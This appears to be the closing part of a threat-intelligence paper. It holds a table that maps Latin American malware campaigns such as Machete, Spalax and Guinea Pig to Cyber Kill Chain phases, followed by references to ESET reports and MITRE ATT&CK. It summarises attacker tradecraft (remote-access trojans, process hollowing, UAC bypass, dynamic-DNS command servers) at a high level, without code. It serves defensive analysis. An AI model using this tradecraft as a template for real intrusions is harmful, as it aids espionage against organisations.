	Reconnaissance	**Weaponization**	**Delivery**	**Exploitation**	**Installation**	**C&C**	**Actions on objectives**
Machete [3]	Government sector	Cloud storage: ngrok | Hostinger Payload: Machete Abused technologies: 7z	Spear phishing	Persistence: Scheduled task Script languages: Python Privilege escalation: N/A		HTTPS	Data exfiltration
Victory Gate [9]	Home users	Cloud storage: gulf-up Payload: Cryptominers Abused technologies: Monero	USB	Persistence: System folder | Scheduled task Script languages: VBS | AutoIt Privilege escalation: N/A		Nonstandard protocol No-IP service	Cryptomining
Spalax [5]	Companies Government sector	Cloud storage: MediaFire Payload: njRAT | AsyncRAT Abused technologies: PDF | RAR	Spear phishing	Persistence: System folder | Scheduled task Script languages: VBS | AutoIt Privilege escalation: UAC ypass		TCP DuckDNS	Data exfiltration
Maggots in EC	Companies	Cloud storage: N/A Payload: VjW0rm Abused technologies: BZ2	Spear phishing	Persistence: System Folder | Windows Registry Script languages: JavaScript | PSH Privilege escalation: N/A		TCP DuckDNS	Data exfiltration
Bandidos [10]	Companies	Cloud storage: Google Drive Payload: Bandook Abused technologies: PDF | RAR	Spear phishing	Persistence: Windows Registry Script languages: JavaScript Privilege escalation: Process hollowing		HTTP No-IP service	Data exfiltration
LuxPlague [11]	Companies	Cloud storage: up-00 Payload: njRAT Abused technologies: ZIP	Spear phishing	Persistence: System folder | Windows Registry Script languages: PSH | VBS Privilege escalation: N/A		HTTP No-IP service	Data exfiltration
Poisoned Archives [12]	Companies	Digital Library: archive.org Payload: njRAT | AsyncRAT Abused technologies: DLL	Spear phishing	Persistence: System folder Script languages: PSH | AutoIt Privilege escalation: Process hollowing		TCP DuckDNS	Data exfiltration
Discordia [13]	Companies	Social platform: Discord Payload: njRAT Abused technologies: DLL | ZIP	Spear phishing	Persistence: Windows Registry Script languages: PSH | VBS Privilege escalation: N/A		TCP DuckDNS	Data exfiltration
Red Octopus	Companies Government sector	Social platform: Discord Cloud storage: Google Drive Payload: Remcos Abused technologies: RAR	Spear phishing	Persistence: System folder Script languages: PSH Privilege escalation: Process hollowing		TCP con-ip.com	Data exfiltration
Absoluta [14]	Companies	Cloud storage: Google Drive Payload: AsyncRAT Abused technologies: DOC | RAR	Spear phishing	Persistence: Windows Registry Script languages: PSH | Bash Privilege escalation: Process hollowing		TCP DuckDNS	Data exfiltration
Guinea Pig	Companies	Developer service: ngrok Payload: AgentTesla Abused technologies: ZIP	Phishing	Persistence: System folder Script languages: VBS Privilege escalation: Process hollowing		FTP	Data exfiltration

Table 1: Cyber Kill Chain phases.

REFERENCES

[1] Kirk, J. Bank InfoSecurity. 'Ploutus' Malware Targets ATMs in Latin America. BankInfoSecurity. 2 March 2021. https://www.bankinfosecurity.com/ploutus-malware-targets-new-atms-in-latin-america-a-16087.

[2] ESET Research. The dirty dozen of Latin America: From Amavaldo to Zumanek. WeLiveSecurity. 15 December 2021. https://www.welivesecurity.com/2021/12/15/dirty-dozen-latin-america-amavaldo-zumanek/.

[3] ESET Research. Sharpening the Machete. WeLiveSecurity. 5 August 2019. https://www.welivesecurity.com/2019/08/05/sharpening-machete-cyberespionage/.

[4] Tavella, F. Operation Red Octopus: malware campaign targeting high-profile organizations in Ecuador. WeLiveSecurity. 30 August 2022. https://www.welivesecurity.com/la-es/2022/08/30/campana-malware-dirigida-organismos-alto-perfil-ecuador/.

[5] Porolli, M. Operation Spalax: Targeted malware attacks in Colombia. WeLiveSecurity. 12 January 2021. https://www.welivesecurity.com/2021/01/12/operation-spalax-targeted-malware-attacks-colombia/.

[6] Lockheed Martin. The Cyber Kill Chain. https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html.

[7] Tavella, F. Operación Guinea Pig: campaña que intenta distribuir el malware AgentTesla en México y otros países de América Latina. WeLiveSecurity. 20 April 2023. https://www.welivesecurity.com/la-es/2023/04/20/operacion-guinea-pig-correos-phishing-malware-agenttesla-mexico-america-latina/.

[8] MITRE ATT&CK. Process Injection: Process Hollowing https://attack.mitre.org/techniques/T1055/012/.

[9] Warburton, A. ESET. Following ESET's discovery, a Monero mining botnet is disrupted. WeLiveSecurity. 23 April 2020. https://www.welivesecurity.com/2020/04/23/eset-discovery-monero-mining-botnet-disrupted/.

[10] Tavella, F.; Porolli, M. Bandidos at large: A spying campaign in Latin America. WeLiveSecurity. 7 July 2021. https://www.welivesecurity.com/2021/07/07/bandidos-at-large-spying-campaign-latin-america/.

[11] Muñoz, F. LuxPlague: Actor Targeting Argentina Corporate Users With Malware. WeLiveSecurity. 3 January 2022. https://www.welivesecurity.com/la-es/2022/01/03/actor-amenazas-distribuye-malware-apunta-usuarios-corporativos-argentina/.

[12] Harán J.M. Active malware campaign targets government and education entities in Colombia. WeLiveSecurity. 19 October 2021. https://www.welivesecurity.com/la-es/2021/10/19/campana-malware-activa-apunta-entidades-gubernamentales-educacion-colombia/.

[13] Tavella, F. Spy campaign distributed njRAT malware in organizations in Colombia. WeLiveSecurity. 20 May 2022. https://www.welivesecurity.com/la-es/2022/05/20/campana-espionaje-malware-njrat-organizaciones-colombia/.

[14] González, S. Operation Absoluta: espionage directed at companies and government agencies in Colombia. WeLiveSecurity. 23 February 2023. https://www.welivesecurity.com/la-es/2023/02/23/campana-espionaje-empresas-organismos-gubernamentales-colombia-asyncrat/.

[15] Muñoz, F. Janeleiro: analysis of a banking Trojan targeting corporate users in Brazil. WeLiveSecurity. 6 April 2021. https://www.welivesecurity.com/la-es/2021/04/06/janeleiro-nuevo-troyano-bancario-apunta-usuarios-corporativos-brasil/.

[16] MITRE ATT&CK. APT-C-36. https://attack.mitre.org/groups/G0099/.